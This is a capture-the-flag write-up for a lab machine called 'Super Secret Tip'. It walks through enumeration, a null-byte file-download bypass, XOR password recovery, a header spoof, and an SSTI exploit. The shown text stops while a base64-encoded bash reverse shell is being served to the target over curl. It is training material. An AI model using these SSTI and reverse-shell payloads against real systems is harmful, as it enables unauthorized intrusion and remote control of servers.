TL;DR
In this challenge we enumerate and find /cloud, which gives us source code of files, and also /debug.
We first get the source code from /cloud endpoint, bypassing some WAFing there and decrypt the password for /debug endpoint.
Then, we exploit SSTI in /debug to get shell as ayham.
We move to use F30s user, using cronjob that execute login scripts as user F30s. we can modify .profile to get code executed and got reverse shell.
We privilege escalate to root using cronjob task, we override /etc/passwd and add our new user.
Lastly, we need to crack the flag, which was encrypted with XOR and secret key.
Recon
we start with nmap, using this command:
nmap -p- -sVC --min-rate=10000 $target -oX nmap.xml -oN nmap.txt -Pn

We can detect port 22 with ssh, and port 7777 with Werkzeug simple web server
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3e:b8:18:ef:45:a8:df:59:bf:11:49:4b:1d:b6:b8:93 (RSA)
|   256 0b:cf:f9:94:06:85:97:f6:bd:cc:33:66:4e:26:ea:27 (ECDSA)
|_  256 60:ce:be:2d:1e:f0:18:00:30:70:ff:a2:66:d7:85:f7 (ED25519)
7777/tcp open  http    Werkzeug httpd 2.3.4 (Python 3.11.0)
|_http-server-header: Werkzeug/2.3.4 Python/3.11.0
|_http-title: Super Secret TIp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We’ll add supersecrettip.thm to our /etc/hosts.
Crack password for /debug when getting source code using fuzzing /cloud endpoint

Using ffuf we can find 2 endpoints, /cloud and /debug.
┌──(agonen㉿kali)-[~/thm/SuperSecretTIp]
└─$ ffuf -u "http://supersecrettip.thm:7777/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://supersecrettip.thm:7777/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

cloud                   [Status: 200, Size: 2991, Words: 904, Lines: 80, Duration: 95ms]
debug                   [Status: 200, Size: 1957, Words: 672, Lines: 69, Duration: 100ms]
                        [Status: 200, Size: 5688, Words: 1292, Lines: 141, Duration: 92ms]
When going to /cloud, we can see this window:

I try to download the files here, but most of them gave me nothing, and those who does exist, are almost empty.

Let’s try to bruteforce and find more files to download:
┌──(agonen㉿kali)-[~/thm/SuperSecretTIp]
└─$ ffuf -u "http://supersecrettip.thm:7777/cloud" -X POST -H 'Content-Type: application/x-www-form-urlencoded' -d 'download=FUZZ' -w /usr/share/SecLists/Discovery/Web-Content/common.txt -e .py -mc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://supersecrettip.thm:7777/cloud
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : download=FUZZ
 :: Extensions       : .py
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

source.py               [Status: 200, Size: 2898, Words: 529, Lines: 87, Duration: 99ms]
templates.py            [Status: 200, Size: 45, Words: 6, Lines: 4, Duration: 125ms]
We can find the file source.py.
We can take the file and analyze it:
curl "http://supersecrettip.thm:7777/cloud" -X POST -H 'Content-Type: application/x-www-form-urlencoded' -d 'download=source.py' > source.py
in this is source.py:
from flask import *
import hashlib
import os
import ip # from .
import debugpassword # from .
import pwn

app = Flask(__name__)
app.secret_key = os.urandom(32)
password = str(open('supersecrettip.txt').readline().strip())

def illegal_chars_check(input):
    illegal = "'&;%"
    error = ""
    if any(char in illegal for char in input):
        error = "Illegal characters found!"
        return True, error
    else:
        return False, error

@app.route("/cloud", methods=["GET", "POST"])
def download():
    if request.method == "GET":
        return render_template('cloud.html')
    else:
        download = request.form['download']
        if download == 'source.py':
            return send_file('./source.py', as_attachment=True)
        if download[-4:] == '.txt':
            print('download: ' + download)
            return send_from_directory(app.root_path, download, as_attachment=True)
        else:
            return send_from_directory(app.root_path + "/cloud", download, as_attachment=True)
            # return render_template('cloud.html', msg="Network error occurred")

@app.route("/debug", methods=["GET"])
def debug():
    debug = request.args.get('debug')
    user_password = request.args.get('password')

    if not user_password or not debug:
        return render_template("debug.html")
    result, error = illegal_chars_check(debug)
    if result is True:
        return render_template("debug.html", error=error)

    # I am not very eXperienced with encryptiOns, so heRe you go!
    encrypted_pass = str(debugpassword.get_encrypted(user_password))
    if encrypted_pass != password:
        return render_template("debug.html", error="Wrong password.")


    session['debug'] = debug
    session['password'] = encrypted_pass

    return render_template("debug.html", result="Debug statement executed.")

@app.route("/debugresult", methods=["GET"])
def debugResult():
    if not ip.checkIP(request):
        return abort(401, "Everything made in home, we don't like intruders.")

    if not session:
        return render_template("debugresult.html")

    debug = session.get('debug')
    result, error = illegal_chars_check(debug)
    if result is True:
        return render_template("debugresult.html", error=error)
    user_password = session.get('password')

    if not debug and not user_password:
        return render_template("debugresult.html")

    # return render_template("debugresult.html", debug=debug, success=True)

    # TESTING -- DON'T FORGET TO REMOVE FOR SECURITY REASONS
    template = open('./templates/debugresult.html').read()
    return render_template_string(template.replace('DEBUG_HERE', debug), success=True, error="")

@app.route("/", methods=["GET"])
def index():
    return render_template('index.html')

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=7777, debug=False)
Okay, it takes the password from supersecrettip.txt, and then encrypting our password and checks whether they are equal:
password = str(open('supersecrettip.txt').readline().strip())

# I am not very eXperienced with encryptiOns, so heRe you go!
encrypted_pass = str(debugpassword.get_encrypted(user_password))
if encrypted_pass != password:
    return render_template("debug.html", error="Wrong password.")
We can download supersecrettip.txt:
curl "http://supersecrettip.thm:7777/cloud" -X POST -H 'Content-Type: application/x-www-form-urlencoded' -d 'download=supersecrettip.txt' > supersecrettip.txt

However, we don’t know how the function debugpassword.get_encrypted is working.
we know it is imported “from .”, so the files are found locally.
import ip # from .
import debugpassword # from .
Also, we have the code of the /cloud here:
@app.route("/cloud", methods=["GET", "POST"])
def download():
    if request.method == "GET":
        return render_template('cloud.html')
    else:
        download = request.form['download']
        if download == 'source.py':
            return send_file('./source.py', as_attachment=True)
        if download[-4:] == '.txt':
            print('download: ' + download)
            return send_from_directory(app.root_path, download, as_attachment=True)
        else:
            return send_from_directory(app.root_path + "/cloud", download, as_attachment=True)
            # return render_template('cloud.html', msg="Network error occurred")
It checks whether this is source.py, or the extension is .txt. So, theoretically, we can’t download ip.py and debugpassword.py.
Is it? What if we’ll give it double extension, with null byte between the two extensions, something like ip.py%00.txt.

Well done, let’s get those two files:
curl "http://supersecrettip.thm:7777/cloud" -X POST -H 'Content-Type: application/x-www-form-urlencoded' -d 'download=ip.py%00.txt' > ip.py
curl "http://supersecrettip.thm:7777/cloud" -X POST -H 'Content-Type: application/x-www-form-urlencoded' -d 'download=debugpassword.py%00.txt' > debugpassword.py
Now, we can analyze them, ip.py:
host_ip = "127.0.0.1"
def checkIP(req):
    try:
        return req.headers.getlist("X-Forwarded-For")[0] == host_ip
    except:
        return req.remote_addr == host_ip
and debugpassword.py:
import pwn

def get_encrypted(passwd):
    return pwn.xor(bytes(passwd, 'utf-8'), b'ayham')
okay, so the encryption is basically taking the password we provided, xor it with ayham, and then check if it’s equals to the secret, to:
b' \x00\x00\x00\x00%\x1c\r\x03\x18\x06\x1e'

I wrote short script that should decrypt the password
import pwn

secret = b' \x00\x00\x00\x00%\x1c\r\x03\x18\x06\x1e'
key = b'ayham'

def get_encrypted(passwd):
    return pwn.xor(passwd, key)

print(f"secret is: {str(secret)}")
print(f"key is: {str(key)}")
print(f"Decrypted password: {get_encrypted(secret).decode()}")
And now, let’s get the password:
┌──(.venv)─(agonen㉿kali)-[~/thm/SuperSecretTIp]
└─$ python3 crack.py
secret is: b' \x00\x00\x00\x00%\x1c\r\x03\x18\x06\x1e'
key is: b'ayham'
Decrypted password: AyhamDeebugg

Let’s login now with the password AyhamDeebugg, and try to execute commands, it works!
View /debugresult and exploit SSTI to get reverse shell as ayham
We can see this part of code, for /debugresult endpoint:
@app.route("/debugresult", methods=["GET"])
def debugResult():
    if not ip.checkIP(request):
        return abort(401, "Everything made in home, we don't like intruders.")

    if not session:
        return render_template("debugresult.html")

    debug = session.get('debug')
    result, error = illegal_chars_check(debug)
    if result is True:
        return render_template("debugresult.html", error=error)
    user_password = session.get('password')

    if not debug and not user_password:
        return render_template("debugresult.html")

    # return render_template("debugresult.html", debug=debug, success=True)

    # TESTING -- DON'T FORGET TO REMOVE FOR SECURITY REASONS
    template = open('./templates/debugresult.html').read()
    return render_template_string(template.replace('DEBUG_HERE', debug), success=True, error="")
This is the function checkIP, from ip.py:
host_ip = "127.0.0.1"
def checkIP(req):
    try:
        return req.headers.getlist("X-Forwarded-For")[0] == host_ip
    except:
        return req.remote_addr == host_ip
We can bypass this, by giving the header X-Forwarded-For with ip 127.0.0.1.
And this is how we can see the results in the /debugresult, don’t forget to add the cookie for the specific request.


It looks like there is some SSTI vulnerability here, let’s check it by supplying this. (add double cruel brackets)
7*7
it worked. we got back 49.
Okay, now we know it filters these chars '&;%", so let’s get payload from https://swisskyrepo.github.io/PayloadsAllTheThings/, without filters.
I’ll use this, it should execute id. (add double cruel brackets)
self.__init__.__globals__.__builtins__.__import__("os").popen("id").read()

It worked! we got our RCE, yay.
Let’s use this payload, to get the revshell.sh from local machine, and then execute the penelope payload inside. (add double cruel brackets)
self.__init__.__globals__.__builtins__.__import__("os").popen("curl http://10.9.2.147:8081/revshell.sh|sh").read()

And on local machine:
┌──(agonen㉿kali)-[~/thm/SuperSecretTIp]
└─$ echo -e 'printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuOS4yLjE0Ny80NDQ0IDA+JjEpICY=|base64 -d|bash' > revshell.sh

┌──(agonen㉿kali)-[~/thm/SuperSecretTIp]
└─$ python3 -m http.server 8081
